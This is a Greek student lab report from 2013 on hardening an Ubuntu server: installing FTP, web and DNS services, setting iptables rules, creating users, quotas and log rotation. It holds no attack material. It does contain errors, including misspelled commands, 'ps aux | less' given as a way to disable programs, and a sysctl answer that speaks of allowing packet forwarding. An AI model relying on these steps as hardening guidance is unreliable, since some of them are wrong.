ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Μάθημα: **Ασφάλεια Πληροφοριακών και Επικοινωνιακών Συστημάτων**


Εργαστηριακός Διδάσκων: **Αναστασία Δούμα**

ΑΣΚΗΣΗ 2:
ΕΝΔΥΝΑΜΩΣΗ ΛΕΙΤΟΥΡΓΙΚΟΥ ΣΥΣΤΗΜΑΤΟΣ LINUX – ΕΛΕΓΧΟΣ ΣΥΣΤΗΜΑΤΟΣ ΜΕ ΧΡΗΣΗ ΕΡΓΑΛΕΙΩΝ PENENTRATION TESTING

<u>Μέλοι ομάδας εργασίας:</u>

Μαρία Θεοδωράκη Α.Μ.:321/2008041


Βερροιοπούλου Αθηνά Α.Μ.:321/2008011



Ημερομηνία Παράδοσης:31/03/2013

α) Αρχική εγκατάσταση και παραμετροποίηση του λειτουργικού συστήματος:

Κάναμε εγκατάσταση στο virtual box της oracle το ubuntu server και θα υλοποιήσουμε την εργασία μας σε αυτό. Στις επιλογές τις εγκατάστασης βάλαμε το dns και το ssh . Στο τέλος της εγκατάστασης επιλέξαμε τα παρακάτω στις ρυθμίσεις.



Έπειτα πρέπει να βάλω το ftp και το web με εντολές. Κάνω εγκατάσταση του VSFTPD για τον ftp server και μετα restart με sudo servise vsftpd restart .

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

anjelina@anji:~$ sudo apt-get install vsftpd
[sudo] password for anjelina:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 69 not upgraded.
Need to get 126 kB of archives.
After this operation, 352 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu/ quantal/main vsftpd amd64 2.3.5-3ubun
tu1 [126 kB]
Fetched 126 kB in 1s (117 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 52934 files and directories currently installed.)
Unpacking vsftpd (from .../vsftpd_2.3.5-3ubuntu1_amd64.deb) ...
Processing triggers for ureadahead ...
ureadahead will be reprofiled on next reboot
Processing triggers for man-db ...
Setting up vsftpd (2.3.5-3ubuntu1) ...
vsftpd start/running, process 1579
Processing triggers for ureadahead ...
anjelina@anji:~$
```

Εγκατάσταση του sudo apt-get install apache2 για το web server όπως φαίνετε παρακάτω:

```
Setting up apache2.2-common (2.2.22-6ubuntu2.2) ...
Enabling site default.
Enabling module alias.
Enabling module autoindex.
Enabling module dir.
Enabling module env.
Enabling module mime.
Enabling module negotiation.
Enabling module setenvif.
Enabling module status.
Enabling module auth_basic.
Enabling module deflate.
Enabling module authz_default.
Enabling module authz_user.
Enabling module authz_groupfile.
Enabling module authn_file.
Enabling module authz_host.
Enabling module reqtimeout.
Setting up ssl-cert (1.0.32) ...
Processing triggers for ufw ...
Processing triggers for ureadahead ...
Setting up apache2-mpm-worker (2.2.22-6ubuntu2.2) ...
 * Starting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName
                                                                       [ OK ]
Setting up apache2 (2.2.22-6ubuntu2.2) ...
Processing triggers for libc-bin ...
ldconfig deferred processing now taking place
```

Παρακάτω φαίνεται ότι δουλεύει

```
Hit http://us.archive.ubuntu.com quantal-backports/restricted Sources
Hit http://us.archive.ubuntu.com quantal-backports/universe Sources
Hit http://us.archive.ubuntu.com quantal-backports/multiverse Sources
Hit http://us.archive.ubuntu.com quantal-backports/main amd64 Packages
Hit http://us.archive.ubuntu.com quantal-backports/restricted amd64 Packages
Hit http://us.archive.ubuntu.com quantal-backports/universe amd64 Packages
Hit http://us.archive.ubuntu.com quantal-backports/multiverse amd64 Packages
Hit http://us.archive.ubuntu.com quantal-backports/main i386 Packages
Hit http://us.archive.ubuntu.com quantal-backports/restricted i386 Packages
Hit http://us.archive.ubuntu.com quantal-backports/universe i386 Packages
Hit http://us.archive.ubuntu.com quantal-backports/multiverse i386 Packages
Hit http://us.archive.ubuntu.com quantal-backports/main Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/multiverse Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/restricted Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/universe Translation-en
Ign http://us.archive.ubuntu.com quantal/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal/universe Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/universe Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/universe Translation-en_US
Fetched 1,440 kB in 27s (52.7 kB/s)
Reading package lists... Done
anjelina@anji:~$
```

Φτιάχνω τα iptables

```
Hit http://us.archive.ubuntu.com quantal-backports/universe i386 Packages
Hit http://us.archive.ubuntu.com quantal-backports/multiverse i386 Packages
Hit http://us.archive.ubuntu.com quantal-backports/main Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/multiverse Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/restricted Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/universe Translation-en
Ign http://us.archive.ubuntu.com quantal/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal/universe Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/universe Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/universe Translation-en_US
Fetched 1,440 kB in 27s (52.7 kB/s)
Reading package lists... Done
anjelina@anji:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
anjelina@anji:~$
```

Εγκατάσταση για να λαμβάνετε κυκλοφορία


```
Hit http://us.archive.ubuntu.com quantal-backports/multiverse Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/restricted Translation-en
Hit http://us.archive.ubuntu.com quantal-backports/universe Translation-en
Ign http://us.archive.ubuntu.com quantal/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal/universe Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal-updates/universe Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/main Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/multiverse Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/restricted Translation-en_US
Ign http://us.archive.ubuntu.com quantal-backports/universe Translation-en_US
Fetched 1,440 kB in 27s (52.7 kB/s)
Reading package lists... Done
anjelina@anji:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
anjelina@anji:~$ sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELAT
ED -j ACCEPT
anjelina@anji:~$ sudo iptables -A INPUT -p tcp --dport ssh -j ACCEPT
anjelina@anji:~$
```

Και μετά φτιάχνω iptables κάνω πρώτα τα παραπάνω και μετά drop αλλιώς χάνονται

```
anjelina@anji:~$ sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELAT
ED -j ACCEPT
anjelina@anji:~$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j
ACCEPT
anjelina@anji:~$ sudo iptables -A INPUT -p tcp --dport ssh -j ACCEPT
anjelina@anji:~$ sudo iptables -A INPUT -p tcp --dport ftp -j ACCEPT
anjelina@anji:~$ sudo iptables -A INPUT -p tcp --dport www -j ACCEPT
anjelina@anji:~$ sudo iptables -A INPUT -p tcp --dport domain -j ACCEPT
anjelina@anji:~$ sudo iptables -A INPUT -j DROP
anjelina@anji:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ES
TABLISHED
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ES
TABLISHED
ACCEPT     all  --  anywhere             anywhere             state RELATED,ESTA
BLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ftp
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:domain
DROP       all  --  anywhere             anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
anjelina@anji:~$
```

Βλέπω ότι λειτουργεί η σύνδεση και παίρνω και την ip που θα μας χρειαστεί μετά.

```
  Graph this data and manage this system at https://landscape.canonical.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

anjelina@anji:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:df:32:a3
          inet addr:192.168.1.69  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fedf:32a3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:698 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:53989 (53.9 KB)  TX bytes:2406 (2.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:300 (300.0 B)  TX bytes:300 (300.0 B)

anjelina@anji:~$
```



Τέλος μπορούμε να έχουμε γραφικό περιβάλλον στο σύστημά μας με τις παρακάτω εντολές:


sudo apt-get update

sudo apt-get upgrade

sudo apt-get install ubuntu-desktop

sudo service lightdm restart

και μετά πατάμε Ctrl+alt+F για να ανοίξουμε το τερματικό.



β) Ενδυνάμωση του λειτουργικού συστήματος:

Προχωρήστε στην απεγκατάσταση όλων των υπηρεσιών που δεν χρειάζονται και έχουν εγκατασταθεί στο σύστημα εξ ορισμού (π.χ. υπηρεσίες όπως Telnet, Rlogin/Rsh). Καταγράψτε ποιες είναι αυτές οι υπηρεσίες που απενεργοποιήσατε.

Στην εγκατάσταση επιλέξαμε μόνο ότι μας χρειάζονταν και δεν χρειάζετε να κάνω καμία υπηρεσία απενεργοποίηση . Αν είχαμε όμως ανάγκη θα τρέχαμε τα παρακάτω:
Για να δούμε τις υπηρεσίες που τρέχουν κάνω:

```
service --status-all
```

Για να πειράξω μια συγκεκριμένη και να δω αν τρέχει κάνω:

```
sudo service --status-all 2>&1|grep cron

sudo servise cron status
```

για να δω αν υπάρχει το telnet κανω:

```
anjelina@anji:~$ ps-aux|grep telnet
ps-aux: command not found
anjelina@anji:~$ ps -aux|grep telnet
warning: bad ps syntax, perhaps a bogus '-'?
See http://gitorious.org/procps/procps/blobs/master/Documentation/FAQ
anjelina  1474  0.0  0.0   9388   928 tty1     S+   21:21   0:00 grep --color=au
to telnet
anjelina@anji:~$ _
```

Για την απενεργοποίησή του τρέχω την εντολή :

```
Pico /etc/xinetd.d/telnet
```

Απενεργοποιήστε όποιες εφαρμογές δεν είναι απαραίτητες στον εξυπηρετητή σας και έχουν εγκατασταθεί κατά την αρχική εγκατάσταση του λειτουργικού συστήματος.
Στην εγκατάσταση επιλέξαμε μόνο ότι μας χρειάζονταν και δεν χρειάζετε να κάνω καμία εφαρμογή απενεργοποίηση . Αν είχαμε όμως ανάγκη θα τρέχαμε τα παρακάτω:
Για να δουμε όλες τις διεργασίες που τρέχει το σύστημα κάνω:

```
anjelina@anji:~$ ps
  PID TTY          TIME CMD
 1330 tty1     00:00:00 bash
 1487 tty1     00:00:00 ps
anjelina@anji:~$ _
```

Για απενεργοποίηση: ps aux | less

Εγκαταστήστε και παραμετροποιήστε με γνώμονα την ασφάλεια του ΛΣ, τις υπηρεσίες *«Φιλοξενίας Ιστοσελίδων»* (Web), *Διευθυνσιοδότησης* (DNS) και *«Μεταφοράς Αρχείων»* (FTP Server). Περιγράψτε αναλυτικά τις ρυθμίσεις που κάνατε.

Τα παραπάνω τα κάναμε στο a ερώτημα αλλά ξαναγράφουμε τις εντολές:

Εγκατάσταση υπηρεσιών φιλοξενίας ιστοσελιδων

sudo apt-get install apache2

Διευθυνσιοδότησης (DNS)

sudo apt-get install bind9


Μεταφοράς Αρχείων» (FTP Server).

sudo apt-get install vsftpd


Παραμετροποιήστε με βάση τις επιλογές που κάνατε τα αρχεία /etc/hosts.allow and /etc/hosts.deny.

Για να κάνω αλλαγές στα αρχεία πρέπει να έχω δικαιώματα διαχειρηστή με την εντολή sudo αλλιώς δεν γίνεται να γράψω

για το αρχείο /etc/hosts.deny κάνω nano /etc/hosts.deny




για το αρχείο /etc/hosts.allow κάνω nano /etc/hosts.allow



Ρυθμίστε τις παραμέτρους ασφάλειας του πυρήνα. Αυτό που πρέπει σίγουρα να διασφαλίσετε είναι το σύστημα να μην προωθεί IP πακέτα (να μην λειτουργεί ως δρομολογητής). Τι ρυθμίσεις θα πρέπει να κάνετε για αυτό;

Θα μπω στο αρχείο /etc/sysctl.conf όπου θα βγάλω από τα σχόλια τα παρακάτω για να επιτρέψω τα πακέτα στο IPv4 και το IPv6



<u>Δημιουργήστε τέσσερις χρήστες, έναν διαχειριστή του συστήματος (διαφορετικό λογαριασμό από το root), έναν υπεύθυνο για την υπηρεσία Web και FTP και δύο απλούς χρήστες (έναν διδάσκοντα και έναν φοιτητή). Ρυθμίστε το επιτρεπτό όριο αποθηκευτικού χώρου για κάθε χρήστη (quotas) και ότι άλλο περιορισμούς προτείνεται (επεξεργαστή, μνήμη κλπ.), όπως για παράδειγμα ποιοι χρήστες επιτρέπεται να έχουν απομακρυσμένη πρόσβαση μέσω SSH.</u>

Δημιουργεία χρηστών:

```
anjelina@anji:~$ sudo useradd -d /home/administrator -m administrator
anjelina@anji:~$ sudo passwd administrator
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
anjelina@anji:~$ sudo useradd -d /home/ftp_user -m ftp_user
anjelina@anji:~$ sudo useradd -d /home/web_user -m web_user
anjelina@anji:~$ sudo useradd -d /home/didaskontas -m didaskontas
anjelina@anji:~$ sudo useradd -d /home/foititis -m foititis
anjelina@anji:~$ sudo passwd web_user
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
anjelina@anji:~$ sudo passwd ftp_user
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
anjelina@anji:~$ sudo passwd didaskontas
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
anjelina@anji:~$ sudo passwd foititis
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
anjelina@anji:~$
```

Εντολές για εκτέλεση quota

sudo apt-get install quota quotatool

sudo mount -o remount,usrquota /

sudo quotaon -a

sudo mount -o remount,usrquota /

sudo quotacheck –avugm


εντολές για μνήμη κάθε χρήστη


ps auxU user | awk '{memory +=$4}

END {print memory }'


Ρυθμίστε ποιες πληροφορίες θα καταγράφονται στα αρχεία καταγραφής του συστήματος και πόσο συχνά θα επανεγγράφονται τα αρχεία αυτά (log rotation).

Μπαίνω στο αρχείο **log rotation** με sudo nano /etc/logrotate.conf





Ρύθμιση του αρχείου Log rotation αλλάζουμε το weekly σε daily για να γίνεται η επανεγγραφή καθημερινά.



Προτείνετε και ρυθμίστε πολιτικές ασφαλείας στο λειτουργικό σύστημα. Περιγράψτε τα εργαλεία/εντολές που χρησιμοποιήσατε για να εφαρμόσετε τις πολιτικές αυτές.

Οι πολιτικές ασφαλείας που μπορούμε να αλλάξουμε έχουν σχέση με:

Φυσική ασφάλεια, επαλήθευση των αντικειμένων δράσης ασφαλείας, Οι απερχόμενοι Linux Servers με ευαίσθητα δεδομένα, Backups, Διαχωριστικά δίσκου, Firewall (iptables), Χαρακτηριστικά ασφαλείας Πυρήνα, SELinux και FTP, telnet, και rlogin (rsh).

Θα περιορίσουμε την SSH πρόσβαση μόνο σε λογαριασμούς χρηστών που πρέπει να έχουν. Για παράδειγμα, δημιουργούμε μια ομάδα που ονομάζεται "sshlogin" και προσθέτουμε το όνομα της ομάδας και την αξία που σχετίζεται με τη μεταβλητή AllowGroups που βρίσκεται στο αρχείο / etc / ssh / sshd_config.

Εντολές:

